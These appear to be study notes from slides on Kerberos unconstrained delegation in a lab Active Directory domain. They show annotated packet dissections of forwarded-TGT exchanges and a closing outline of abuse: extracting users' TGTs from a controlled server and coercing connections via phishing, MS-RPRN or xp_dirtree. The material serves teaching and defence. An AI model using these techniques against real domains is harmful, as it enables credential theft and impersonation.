
TGS-REP - HTTP Ticket

- The KDC notices Unconstrained Delegation
- The resulting HTTP Service Ticket has an ok-as-delegate flag
- The client knows the service is suitable as a delegate

```

+ enc-part
  + etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
  + cipher: cd36dha5e3c912850b7fc3b646821b2d60865413fd976f7...
  + encTGSRepPart
    + key
      + last-req: 1 item
        + nonce: 547982417
        + Padding: 0
      + flags: 4ba56000
        + 0... = reserved: False
        + 1... = forwardable: True
        + 0... = forwarded: False
        + 0... = proxiable: False
        + 0... = proxy: False
        + 0... = may-postdate: False
        + 0... = postdated: False
        + 0... = initial: False
        + 1... = renewable: True
        + 0... = initial: False
        + 1... = pre-authent: True
        + 0... = fw-authent: False
        + 0... = transited-policy-checked: False
      + 1... = ok-as-delegate: True
      + 0... = UNRES0: False
      + 0... = 1... = ok-as-rep: True
      + 0... = anonymous: False
    + auth-time: 2021-04-02 13:57:34 (UTC)
    + start-time: 2021-04-02 13:57:34 (UTC)
    + end-time: 2021-04-02 23:57:34 (UTC)
    + renew-till: 2021-04-09 13:57:34 (UTC)
    + srealm: CAPSULE.CORP
    + sname
      + name-type: KRB5-NT-SRV-INST (2)
      + sname-string: 2 items
        + SNameString: HTTP
        + SNameString: sharebrowser.capsule.corp
    + encrypted-pa-data: 2 items
  
```

now look at the reply it says that the service is suitable as delegate



as we see once the client receive the response and notice the ok-as-delegate flag is true
the client automatically will request a copy of it's TGT


TGS-REQ - Delegation TGT

- Sending TGT + Authenticator
- Target SPN:
 - krbtgt/capsule.corp
- Client asks for a forwarded TGT to be sent to the service
 - A server that is acting as a delegate has been granted a proxy or a forwarded TGT

```

padata: 1 item
  PA-DATA PA-TGS-REQ
    padata-type: KRB5-PADATA-TGS-REQ (1)
    padata-value: 6e8204ea308204e6a003020105a
      ap-req
        pnv0: 5
        msg-type: krb-ap-req (14)
        padding: 0
        ticket
        authenticator
  kdc-options: 60810010
    0... = reserved: False
    1... = forwardable: True
    ..1... = forwarded: True ←
    ...0... = proxiable: False
    ....0... = proxy: False
    ....0... = allow-postdate: False
    ....0... = postdated: False
    ....0... = unused7: False
    1... = renewable: True
  sname-string: 2 items
    SNameString: krbtgt
    SNameString: CAPSULE.CORP
  
```

following up




the server reply with the copy of the user TGT

TGS-REP – Delegated TGT

- The KDC expects this request as a follow-up of the previous one, as the service is Unconstrained
- The resulting TGT has the expected forwarded flag

```
+ enc-part
  etype: etype-AES256-CTS-HMAC-SHA1-96 (18)
  cipher: 43dff3847bce194d96241369e9eb597c9af0f4edbff76e...
  - encTGSRepPart
    + key
    + last-req: 1 item
    nonce: 547982359
    padding: 0
    + flags: 60a10000
      0... = reserved: False
      .1... = forwarded: True
      .1... = proxiable: False
      ... = proxy: False
      ... = may-postdate: False
      ... = postdate: False
      ... = invalid: False
      1... = forwardable: True
      .1... = initial: False
      .1... = pre-authent: True
      .0... = hw-authent: False
      ... = transited-policy-checked: False
      ... = ok-as-delegate: False
      ... = unused: False
      ... = enc-pa-rep: True
      0... = anonymous: False
  auth-time: 2021-04-02 13:57:34 (UTC)
  start-time: 2021-04-02 13:57:34 (UTC)
  endtime: 2021-04-02 23:57:34 (UTC)
  renew-till: 2021-04-09 13:57:34 (UTC)
  realm: CAPSULE.CORP
  - sname
    name-type: KRB5-NT-SRV-INST (2)
    - sname-string: 2 items
      SNameString: krbtgt
      SNameString: CAPSULE.CORP
```

now we this is how the reply looks like



now as we see the client set a copy of his TGT to the service he wanna access

AP-REQ

- HTTP request with Negotiate header
 - Client sends ST + Authenticator
- The TGT and associated session key are within the Authenticator


```

Hypertext Transfer Protocol
> GET / HTTP/1.1\r\n
Accept: text/html, application/xhtml+xml, image/jxr, */*\r\n
Accept-Language: en-US;q=0.5\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate\r\n
Host: sharebrowser.capsule.corp\r\n
Connection: Keep-Alive\r\n
Authorization: Negotiate YIILnQYGKwYBBQUCoIILkTCCC42gMDAuBgk
  - GSS-API Generic Security Service Application Program Interface
    - OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
      - Simple Protected Negotiation
        - negTokenInit
          - mechTypes: 4 items
            mechToken: 60820b4f06092a864886f71201020201006e820b3e30820b...
            krb5_blob: 60820b4f06092a864886f71201020201006e820b3e30820b...
            KRBS OID: 1.2.840.113554.1.2.2 (KRBS - Kerberos 5)
            krb5_tok_id: KRBS_AP_REQ (@x0001)
        - Kerberos
          - ap-req
            pnv0: 5
            msg-type: krb-ap-req (14)
            Padding: 0
            ap-options: 20000000
          - ticket
            tkt-vno: 5
            realm: CAPSULE.CORP
            sname
              name-type: KRBS-NT-SRV-INST (2)
              sname-string: 2 items
                SNameString: HTTP
                SNameString: sharebrowser.capsule.corp
            enc-part
          - authenticator
    
```

now this is how the application request looks like

- TGT and session key inside the krb-cred structure
 - Session key and other info is decrypted with subkey

now focus on the upcoming part




the service now requests a TGS while impersonating vegeta

CIFS Ticket – TGS-REQ

- Just a regular TGS-REQ on behalf of Vegeta
- TGT + Authenticator
- Target SPN:
 - cifs/sql01.capsule.corp

```
+ Kerberos
  + Record Mark: 1576 bytes
  + tgs-req
    pnvno: 5
    msg-type: krb-tgs-req (12)
    - padata: 2 items
      - PA-TGS-REQ
        + padata-type: KRB5-PADATA-TGS-REQ (1)
        - padata-value: 6e8204d6308204d2a0e63020105a10302010ea20703050000...
          + ap-req
            pnvno: 5
            msg-type: krb-ap-req (14)
            Padding: 0
            - ap-options: 00000000
              + Ticket
                + authenticator
            - PA-DATA PA-PAC-OPTIONS
              + padata-type: KRB5-PADATA-PAC-OPTIONS (167)
                - padata-value: 3009a0070305004000000000
                  + Padding: 0
                  + flags: 40000000
            - req-body
              Padding: 0
              + kdc-options: 40810000
              realm: CAPSULE.CORP
              + sname
                name-type: KRB5-NT-SRV-INST (2)
                - sname-string: 2 items
                  + SNameString: cifs
                  + SNameString: sql01.capsule.corp
                till: 2037-09-13 02:46:05 (UTC)
                nonce: 54505592
              + etype: 5 items
              + enc-authorization-data
```

now as we see we have the service is behaving like vegeta to ask for a TGS for the sql server




now as we see we have a regular TGS response

CIFS Ticket – TGS-REP

- Just a regular TGS-REP

```
✓ Kerberos
  ✓ Record Mark: 1567 bytes
  ✓ tgs-rep
    pvn: 5
    msg-type: krb-tgs-rep (13)
    crealm: CAPSULE.CORP
    cname
      name-type: KRB5-NT-PRINCIPAL (1)
      cname-string: 1 item
        CNameString: Vegeta_sa
    ticket
    enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      cipher: 8ab7a7833d822b9ac2695ee73a14b9c66b223605a178e50c...
      encTGSRepPart
        key
          last-reg: 1 item
          nonce: 545055992
          Padding: 0 ↴
        flags: 60a10000
        auth-time: 2021-04-02 13:57:34 (UTC)
        start-time: 2021-04-02 13:57:34 (UTC)
        end-time: 2021-04-02 23:57:34 (UTC)
        renew-till: 2021-04-09 13:57:34 (UTC)
        srealm: CAPSULE.CORP
      sname
      encrypted-pa-data: 2 items
```

following up



the service now can request the sql server to retrieve information


AP-REQ (SMB)

- AP-REQ through SMB on behalf of Vegeta
- CIFS ticket + authenticator

```
- SMB2 (Server Message Block Protocol version 2)
  - SMB2 Header
  - Session Setup Request (0x01)
    [Preauth Hash: a09b02cc72899ffac999e7fb614164406fb77e2e98d5828..]
    - StructureSize: 0x0019
    - Flags: 0
    - Security mode: 0x01, Signing enabled
    - Capabilities: 0x00000001, DFS
    - Channel: None (0x00000000)
    - Previous Session Id: 0x0000000000000000
    - Blob Offset: 0x00000058
    - Blob Length: 1746
  - Security Blob: 608206ce06062b0601050502a08206c2306206bea030302e..
    - GSS-API Generic Security Service Application Program Interface
      OID: 1.3.6.1.5.2 (SPNEGO - Simple Protected Negotiation)
      - Simple Protected Negotiation
        - negTokenInit
          - mechTypes: 4 items
            mechToken: 6082068006692a864886f71201020201006e82066f308206..
          - krb5_blob: 6082068006692a864886f71201020201006e82066f308206..
            KRBS OID: 1.2.840.113554.1.2.2 (KRBS - Kerberos 5)
            krb5_tok_id: KRB5_AP_REQ (0x0001)
        - Kerberos
          - ap-req
            pno: 5
            msg-type: krb-ap-req (14)
            Padding: 0
            - ap-options: 20000000
            - ticket
            - authenticator

```

as you see in the previous photo this was the application request



now the sql server reply to the HTTP service which was impersonating vegeta all time


AP-REP (SMB)

- AP-REP through SMB
- ST encrypted with session key
- Mutual authentication between Web01 and Sql01

```
- SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
  > Session Setup Response (0x01)
    [Preamble Hash: a09b02cc72890ffac999e7fb614164406fb77e2e98d5828...]
    > StructureSize: 0x0009
    > Session Flags: 0x0000
    Blob Offset: 0x00000048
    Blob Length: 184
  - Security Blob: a181b53081b2a0030a0100a10b06092a864882f712010202...
    + GSS-API Generic Security Service Application Program Interface
      - Simple Protected Negotiation
        - negTokenTarg
          negResult: accept-completed (0)
          supportedMech: 1.2.840.48018.1.3.2 (MS_KRB5 - Microsoft Kerberos 5)
          responseToken: 60819706092a084886f712010202006f8187308184003...
        - krb5_blob: 60819706092a084886f712010202006f8187308184003...
          KRBS OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
          krb5_tok_id: KRB5_AP REP (0x0002)
        - Kerberos
          - ap-rep
            pVNO: 5
            msg-type: krb-ap-rep (15)
          - enc-part
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            - cipher: 7e@eed98aedcab1ad1a900230614a54b772ed739afb07b9...
              - encAPRepPart
                cTime: 2021-04-02 13:57:34 (UTC)
                cusec: 34
              - subkey
                seq-number: 545033516
```

now following up

with everything is okay the HTTP service now can response for vegeta



AP-REP (HTTP)

- AP-REP through HTTP
- ST encrypted with session key
- Mutual authentication between the Client and Web01

```
- Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
  Cache-Control: private\r\n
  Content-Type: text/html; charset=utf-8\r\n
  Server: Microsoft-IIS/10.0\r\n
  X-AspNet-Version: 2.0.50727\r\n
  [truncated]WWW-Authenticate: Negotiate oYGxMIGuAMKAQChCwYJKoZIgvc
  - GSS-API Generic Security Service Application Program Interface
    + Simple Protected Negotiation
      - negTokenTarg
        negResult: accept-completed (0)
        supportedMech: 1.2.840.48018.1.2.2 (MS_KRB5 - Microsoft Kerberos)
        responseToken: 60819306092a864886f71201020202006f81833081806
      - krb5_bblob: 60819306092a864886f71201020202006f81833081806
        KRBS OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
        krb5_tok_id: KRBS_AP_REP (0x0002)
      - Kerberos
        - ap-rep
          pno: 5
          msg-type: krb-ap-rep (15)
        - enc-part
          etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        - cipher: 980ee9c8a984b032538330e2321a767c77d276bae3aa
          - encAPRepPart
            ctime: 2021-04-02 13:57:33 (UTC)
            cusec: 44
          - subkey
            seq-number: 545055954
```

Abusing Unconstrained Delegation

Abusing Unconstrained

- Clients will drop their TGTs and keys when interacting with Unconstrained services
- If you control an Unconstrained server, you will be able to extract everything
- Sometimes you can even force principals to connect to your Unconstrained service
 - Phishing
 - RPC (e.g. MS-RPRN), abusing other services (e.g. xp_dirtree on SQL Server)...